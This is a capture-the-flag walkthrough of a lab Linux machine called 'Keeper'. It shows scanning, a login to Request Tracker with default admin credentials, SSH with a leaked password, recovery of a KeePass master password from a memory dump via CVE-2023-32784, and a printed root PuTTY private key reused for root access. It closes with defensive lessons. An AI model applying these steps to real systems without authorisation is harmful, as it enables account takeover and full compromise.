Keeper
A Request Tracker instance uses default admin credentials, and a user's comment leaks the lnorgaard SSH password. A KeePass database dump is cracked with CVE-2023-32784 to recover the master password, and the vault yields root's PuTTY private key, which is converted to an OpenSSH key for a root shell.
TL;DR
Keeper is an Easy-difficulty Linux machine built around a Request Tracker ticketing system left on its default credentials. Logging in as admin/password, an administrator’s comment on the lnorgaard account leaks that user’s initial password, which is reused for SSH. In lnorgaard’s home directory sits a KeePass database alongside a memory dump; the dump is vulnerable to CVE-2023-32784, letting us recover most of the master password (the Danish dessert rødgrød med fløde). Opening the vault reveals root’s PuTTY private key, which we convert to an OpenSSH key with puttygen and use to log in as root.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| Keeper | Linux | Easy | 10.129.229.41 | 10.10.15.144 |
Enumeration
We start by finding the open ports with a fast scan, then run service and script detection against just those ports:
ports=$(nmap -p- --min-rate=1000 -T4 10.129.229.41 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -sCV -p$ports 10.129.229.41The scan returns:
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)|_ 256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)80/tcp open http nginx 1.18.0 (Ubuntu)|_http-title: Site doesn't have a title (text/html).|_http-server-header: nginx/1.18.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelOnly two ports are open: SSH on 22 and an nginx web server on 80. Browsing to http://10.129.229.41 shows a short message directing us to raise an IT support ticket at tickets.keeper.htb:

We map that hostname to the target in our /etc/hosts file:

echo "10.129.229.41 tickets.keeper.htb" | sudo tee -a /etc/hostsFollowing the link now loads the login page for Request Tracker (RT):
Foothold
Default credentials in Request Tracker
Request Tracker ships with a well-known default administrator account. The project’s README documents the initial credentials as root/password — and in practice the web UI accepts admin/password:


Logging in with admin/password lands us on the RT at a glance dashboard:
Leaked password in a user comment
From the top navigation, Admin → Users lists the accounts on the system. Besides root, there is a single user, lnorgaard:


Opening the lnorgaard account, the Comments about this user section contains an administrator note that leaks the initial password:
New user. Initial password set to Welcome2023!
User
SSH as lnorgaard
The leaked password is reused for the system account, so we SSH in directly:
ssh lnorgaard@tickets.keeper.htbWith the password Welcome2023!, we get a shell as lnorgaard and read the user flag:
$ cat user.txt297*****************************Listing the home directory shows an archive sitting next to the flag:
lnorgaard@keeper:~$ lsRT30000.zip user.txtUnzipping it yields a KeePass database and a matching memory dump:
lnorgaard@keeper:~$ unzip RT30000.ziplnorgaard@keeper:~$ lsKeePassDumpFull.dmp passcodes.kdbx RT30000.zip user.txtPrivilege Escalation
Recovering the KeePass master password (CVE-2023-32784)
A KeePass memory dump (KeePassDumpFull.dmp) alongside the database is the tell-tale sign of CVE-2023-32784: KeePass 2.x leaves almost every character of the master password recoverable in process memory. We use the public exploit at z-jxy/keepass_dump.
The target has no internet access, so we download the script on the Pwnbox and copy it over with scp:
scp ./keepass_dump.py lnorgaard@tickets.keeper.htb:/home/lnorgaard/Python is available on the target (Python 3.10.12), so we run the exploit against the dump there:
python3 keepass_dump.py -f ./KeePassDumpFull.dmpIt recovers all but the first character of the master password:
[*] Searching for masterkey characters[-] Couldn't find jump points in file. Scanning with slower method.[*] 0: {UNKNOWN}[*] 2: d[*] 3: g[*] 4: r...[*] Extracted: {UNKNOWN}dgrd med fldeSearching for the partial string {UNKNOWN}dgrd med flde reveals it is the Danish dessert rødgrød med fløde — the special characters simply didn’t render in the dump.
Opening the vault
We don’t have the privileges to install tooling on the target, so we pull the database back to the Pwnbox:
scp lnorgaard@tickets.keeper.htb:/home/lnorgaard/passcodes.kdbx .We install kpcli to read it:
sudo apt install kpcliPasting the master password interactively kept failing, so we save it to a file and point kpcli at it:
echo -n 'rødgrød med fløde' > pw.txtkpcli --kdb passcodes.kdbx --pwfile=pw.txtInside the vault, the Network folder holds the ticketing-server entry. We display it in full:
kpcli:/passcodes> ls Network/=== Entries ===0. keeper.htb (Ticketing Server)1. Ticketing Systemkpcli:/passcodes> show 0 -f
Title: keeper.htb (Ticketing Server)Uname: root Pass: F4><3K0nd!  URL:Notes: PuTTY-User-Key-File-3: ssh-rsa       Encryption: none       Comment: rsa-key-20230519       Public-Lines: 6       AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D       ...       Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
Converting the PuTTY key and logging in as root
The Notes field contains root’s private key in PuTTY .ppk format. We paste it into a file (the full block from kpcli, not the abbreviated version above):
echo "PuTTY-User-Key-File-3: ssh-rsaEncryption: noneComment: rsa-key-20230519Public-Lines: 6AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81TEHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LMCj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1TuFVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQLxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0EtPrivate-Lines: 14AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6joDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCihkmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputYf7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzTVkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivzUXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWsOxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGzin6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1rSsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEaxHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkAAACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faDAF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGyNNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0" > ssh_keyfilePuTTY’s key tools can convert this to an OpenSSH private key. We install PuTTY and run puttygen:
sudo apt install putty-tools -yputtygen ssh_keyfile -O private-openssh -o id_rsaWith the converted key in hand, we SSH in as root:
ssh -i id_rsa root@tickets.keeper.htbWe land a root shell and read the root flag:
# cat /root/root.txtde3*****************************Foothold via Request Tracker default credentials (admin/password) → a leaked comment reveals the lnorgaard SSH password; user by password reuse over SSH; root by cracking a KeePass dump (CVE-2023-32784) to recover the master password, extracting root’s PuTTY private key from the vault, and converting it to an OpenSSH key.
Lessons Learned
- Default credentials are the first thing an attacker tries. Request Tracker’s documented
admin/passwordopened the entire chain. Change every vendor default before a service is exposed, and don’t leave administrative accounts on shipped passwords. - Don’t store secrets in plaintext fields. The
lnorgaardpassword was typed into a user comment, androot’s private key sat in a KeePass notes field. Comments, notes, and tickets are not secret stores — and reusing the same password for a web account and a system account turns one leak into full access. - Patch known-vulnerable security tooling. KeePass itself was the weak link here: CVE-2023-32784 let us pull the master password straight out of a memory dump. Keep even your password manager updated, and never leave process dumps lying next to the databases they came from.